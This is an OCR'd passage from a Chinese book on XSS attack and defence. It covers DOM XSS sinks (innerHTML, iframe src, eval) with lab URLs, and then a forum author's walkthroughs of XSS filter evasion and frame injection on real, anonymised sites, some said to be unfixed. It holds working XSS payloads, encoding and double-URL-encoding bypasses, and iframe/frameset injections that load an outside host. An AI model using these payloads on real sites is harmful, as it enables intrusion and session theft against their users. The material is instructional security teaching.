


图　5-3-2

当我们访问如下连接时：

```
http://10.65.20.198/domxss/doc_getE_inner.html?name=<img src=1 onerror=alert(1)>
```

标签中的内容通过 document.getElementById("x").innerHTML，变成了 name=<img src=1 onerror=alert(1)>，如图 5-3-3：




图　5-3-3

进一步，我们可以将我们控制的这段 js 的字符串中的字符进行编码，从而绕过部分过滤：

如：　< 可以表示为 \u003c , > 可以表示为 \u003e

如：　< 可以表示为 \x3c , > 可以表示为 \x3e

更多的转义可以使用工具，在线工具地址：

http://app.baidu.com/app/enter?appid=280383

所以通过控制参数 name 的内容，通过 document.getElementById("x").innerHTML，从而将标签中的内容改变，进一步造成了 DOM XSS。

0x003 document.getElementById("x").src

第三种就是输出的内容在<iframe>标签的 src 属性中，通过 document.getElementById("x").src 改变<iframe>标签的 src 值，从而执行 javascript 代码。有时候，输出还会出现在<iframe src="[输出]"></iframe>。iframe 的 src 属性本来应该是一个网址，但是 iframe 之善变，使得它同样可以执行 javascript，而且可以用不同的姿势来执行。有时候程序员会使用 javascript 来动态的改变 iframe 的 src 属性，譬如：iframeA.src="[可控的 url]";同样会导致 XSS 问题。

```
<script type="text/javascript">
function getValue()
{
var url = unescape(document.URL);
var allargs = url.split("?")[1];
if (allargs!=null && allargs.indexOf("=")>0)
        {
                var args = allargs.split("&");
                for(var i=0; i<args.length; i++)
                {
                        var arg = args[i].split("=");
                        document.getElementById("myHeader").src = arg[1]
                }
        }
}
</script>
<iframe id="myHeader" onload="getValue()" src="1">
```

当我们访问如下连接时：

```
http://10.65.20.198/domxss/doc_getE_src.html?name=test
```

通过 document.getElementById("myHeader").src 那<iframe>标签的 src 改成了 test，如图 5-3-4：

图　5-3-4

但是，当我们访问如下连接时：

```
http://10.65.20.198/domxss/doc_getE_src.html?name=javascript:alert(1)
```

由于 iframe 的善变，使得它同样可以执行 javascript，而且可以用不同的姿势来执行：

```
1 最好懂的，onload 执行 js
<iframe onload="alert(1)"></iframe>
2 src 执行 javascript 代码
<iframe src="javascript:alert(1)"></iframe>
3 IE 下 vbscript 执行代码
<iframe src="vbscript:msgbox(1)"></iframe>
4 Chrome 下 data 协议执行代码
<iframe src="data:text/html,<script>alert(1)</script>"></iframe> Chrome
5 上面的变体
<iframe src="data:text/html,&lt;script&gt;alert(1)&lt;/script&gt;"></iframe>
6 Chrome 下 srcdoc 属性
<iframe srcdoc="&lt;script&gt;alert(1)&lt;/script&gt;"></iframe>
7 ……
```

当 javascript 被过滤之后，我们可以执行以上代码，从而绕过部分过滤。

所以我们通过控制参数 name 的值，然后通过 document.getElementById("myHeader").src 那么<iframe>标签的 src 的值就会变成我们输入的内容，当我们输入的内容为 javascript 代码时，此时，javascript 的代码就会在<iframe>的 src 属性中被执行了，从而触发 DOM XSS。

0x004 eval

第四种就是我们输入的内容进入了 eval()函数。

前面的三种类型中，最终都是因为 javascript 都会通过 document.write 或 innerHTML 将内容输出到网页中，所以我们总是有办法看到输出到哪里。但是有时候，我们的输出，最终并没有流向 innerHTML 或 document.write，而是进入了 eval。

如下面这段 js 代码：

```
<script>
var url = unescape(document.URL);
var allargs = url.split("?")[1];
if (allargs!=null && allargs.indexOf("=")>0)
        {
                var args = allargs.split("&");
                for(var i=0; i<args.length; i++)
                {
                        var arg = args[i].split("=");
            document.write(arg[1]);
                        eval(arg[1]);
                }
        }
</script>
```

当我们访问如下连接时：

```
http://10.65.20.198/domxss/doc_eval.html?name=test
```

name 的值 test 流向了 eval，但是并没有被执行。如图 5-3-5：




图　5-3-5

但是当我们访问如下连接时：

```
http://10.65.20.198/domxss/doc_eval.html?name=alert(1)
```

name 的值 alert(1)流向了 eval，于是 eval 边执行了这个 javascript 代码 alert(1)，如图 5-3-6：




图　5-3-6

看看页面源码，alert(1)被 eval()函数执行了，如图 5-3-7：




图　5-3-7

所以我们通过控制 name 的值，将 name 的值写为 eval 能执行的 js 代码，那么就能出发 DOM XSS。

结论

上述的集中情况都是在平时挖掘 DOM XSS 时最常遇到的一些情况，当然还有其他的情况我在这里只是抛砖引玉，请大家多多补充。

在挖掘 DOM XSS 时总结方法如下：

1、 首先我们通过我们的测试输入；
2、 然后再页面源代码中找到输出；
3、 看看是否有过滤特殊字符，再想办法绕过过滤，从而输入能被执行的 js 代码；
4、 有时候输入的测试内容在页面源代码中看不到，这是通过浏览器的调试（F12）工具找到我们输入的测试内容的输出，然后再进一步分析，构造能被执行的 js 代码；
5、 最后触发 DOM XSS。

此文只是总结一下自己的平时遇到的一些问题，总结的点点经验，大牛勿喷啊！

最后预祝《XSS 跨站脚本攻击剖析与防御》销售多多！祝我大法客蒸蒸日上！

（全文完）责任编辑：静默

第4节　xss 实例挖掘

作者：M3 奶茶哥
来自：法客论坛—F4ckTeam
网址：http://team.f4ck.org/

声明：
以下案例均为实例，有些还未修复，请勿作非法用途，违法必究。
个人对 xss 这一块没有很深的了解，因此也就发不了 B 牛那样的技术心得之类，我虽然不当管理了，但是看到大家这样没有激情也有点捉急，于是发一点 xss 挖掘常规思路来抛砖引玉。我呢在 xx 公司做 web 扫描器，因此公司很多安服的大牛们拿着我们的扫描器出去给客户做检测，常常会遇到以下的结果：需要人工验证的跨站脚本漏洞。其实设计这种类别也是为了增强产品的竞争力，让客户用我们的产品，如图 5-4-1：

图　5-4-1

接着说，安服的黑阔们扫到之后，客户就要寻求解决方案，然后安服的工程师就开始根据结果判断，因为不了解我们这样设计的初衷，所以很多情况下会认为是误报，然后反馈给我来解决。于是在我不忙的时候就会手工尝试去突破下，突破了就证明非误报，突破不了那就是误报了，反正这样写需要人工验证是没错的。今天就找几个最近的一次验证记录来讲讲我都是怎么弹框的（这里再罗嗦一句，哪怕这个点不能加载外部 js，但是可以弹框，那么作为扫描器提高竞争力层面来说也是要报 xss 的，所以请理解我本文只弹框不加载外部 js）。

案例 1：url: http://A/sns/friend/invitedFriendLogin.jsp?fuid=

第一步我会尝试在参数 fuid 后面加上一串 a，像这样：

```
http://A/sns/friend/invitedFriendLogin.jsp?fuid=aaaaaaaaaaaa
```

在 chrome 里面 F12 下搜索 aaaaaaaa，如图 5-4-2：




图　5-4-2

我们发现 aaaaaaa 可以直接搜索到，那么我们是否可以把它变成类似

```
<script>alert(/m3/)< /script>
```

这样的语句呢，开始尝试，比如我们就选择

```
<a href="sns/friend/friendHomePageView.action?fuid=aaaaaaaaaaaa">
```

这处来构造，构造弹框语句之前我们需要闭合 html 的标签以及单引号或者双引号，当然前提是服务器没有过滤你的标签或者单双引号。比如这里构造：

```
aaaaaaaaaa”><script>alert(/xss/)</script>
```

结果发现被过滤了，直接返回错误页面，如图 5-4-3：

图　5-4-3

这时候我们需要一个个的来 fuzz，到底服务器此处是过滤了哪个标签或者是哪个敏感字符。通过 fuzz，发现单个的>、<、”、’都没有过 滤，但是<script>标签以及 alert 都过滤了。试试<img>，果然没过滤，alert 过滤了，那我们看看管理员是否过滤了 prompt 或者 confirm？果然又没过滤，那么下面就继续构造吧：

```
"><img src=1 onerror=prompt(/m3/)>
```

，发现上面的那处已经被过滤的从 onerror 后面毛都不剩了，如图 5-4-4：

图　5-4-4

但是无心插柳看到第三处：

```
document.write("<img src="+getImgPath(aaaaaaacon"><img src=1
onerror=prompt(/m3/)>,'/sns/data/userimgs/')+"/aaaaacon"><img src=1 onerror=prompt(/m3/)>_s.jpg"+" />");
```

这段是在<script>标签里面的，所以肯定会执行，如图 5-4-5：




图　5-4-5

所以到这里我可以和安服大牛 A 说：A 牛这个不是误报，你看不是弹框了么？
这个例子意在告诉大家怎么上手。

案例 2：url: http:/B/mall/CHOQ/OnlineService.jsp?TELNUM=1

老规矩还是在参数后加上我喜欢的 a：

```
http://B/mall/CHOQ/OnlineService.jsp?TELNUM=aaaaaaaaaaaaaa
```

这个页面是 302 跳转，不过很庆幸，我可以看到我们的 aaaaaaaa 输出在页面上，如图 5-4-6：

图　5-4-6

直接显示在页面上，那为何不直接来弹框语句，如果没有任何过滤或者转义，那么就会被浏览器执行从而弹框，试试，如图 5-4-7：




图　5-4-7

直接无法显示了，继续 fuzz 是过滤了哪个字符，测试结果：单个的<script>、alert、’、”都没过滤，但是遇到类 似<script>xxxx、<img src=1 onerror=xxx 就不行了，然后我就不服气，我心想我就不信你把所有的情况都考虑到了，于是打开

```
https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
```

找几个生僻的语句，发现他 NND，果然很多常见的都过滤了，找到一个 frameset 标签好像没有过滤全，来试试弹框，他 nnd 还是不行啊，那试试框架注入：

```
http://C/mall/CHOQ/OnlineService.jsp?TELNUM=aaaaaaaaaaaaaaa<FRAMESET><FRAME%20SRC='http://pandas.me/img/'/></FRAMESET>
```

我擦，没有提示，F12 查看，如图 5-4-8：

图　5-4-8

看来需要闭合前面的单引号，另外域名当中的//把后面的代码注释掉了，于是我试着闭合然后把域名的//先去掉，可是意外又出现了，无论怎么闭合，始终也不能 iframe 一个外部链接。正打算和 B 牛说误报的时候，手贱试了下最传统的

```
"><FRAMESET><FRAME SRC='http: pandas.me/img/'/></FRAMESET>
```

提示找不到我的域名下的文件，如图 5-4-9：

图　5-4-9

当然找不到了，因为我没加域名当中的//，于是继续尝试，把//换成\\ 成功弹框，如图 5-4-10：

图　5-4-10

于是我喝了口茶对 B 牛说：B 牛这不是误报啊，你看这不是弹框了么？
这个案例我想告诉大家，遇到很严重的过滤时不要放弃，也许会觉得 xss 不是那么好挖，但是不要想当然，再稍微努努力，因为说不定他某个标签就没有过滤呢？
案例 3: url: http://D/domain/call_writedomain.asp?opt=1&domain=aaaaaaaa
看域名的样子 domain= 我们想到的是可以加任意的域名吗？可以框架注入么？经过 fuzz，结果令人非常沮丧：只要域名中有“.”就啪的一下跳转到主页去了。搜了一下，好像真有 2 个域名没有“.”，不过据说也是非法的，这么屌的域名哪是老夫能黑的下来的？更何况黑下来就是为了传个 alert 上去？FK！
正当我去 fuzz 这个点的 xss 的时候，我的一个一起 fuzz 的小伙伴说这个点经过二次 url 编码可以绕过，我擦？大牛啊！试试呢，如图 5-4-11：




图　5-4-11

接着看另一个点，也挺有意思的：

```
http://E/CRBTMngr/servlet/ControlerServlet/CRBT/
```

这个点和上面那个的 xss 就不 fuzz 了，过程还是一样的，当然也都是可以弹框的。
这个点我们需要突破框架注入：

```
http://E/CRBTMngr/servlet/ControlerServlet/CRBT/<iframe src="http://pandas.me">
```

出现这样的提示，如图 5-4-12：

图　5-4-12

到这里你们想到什么办法突破呢？

有多少人此时会想到用 ftp 协议来代替，如图 5-4-13：




图　5-4-13

这个案例是想说，做啥子事情都是思路第一啊！

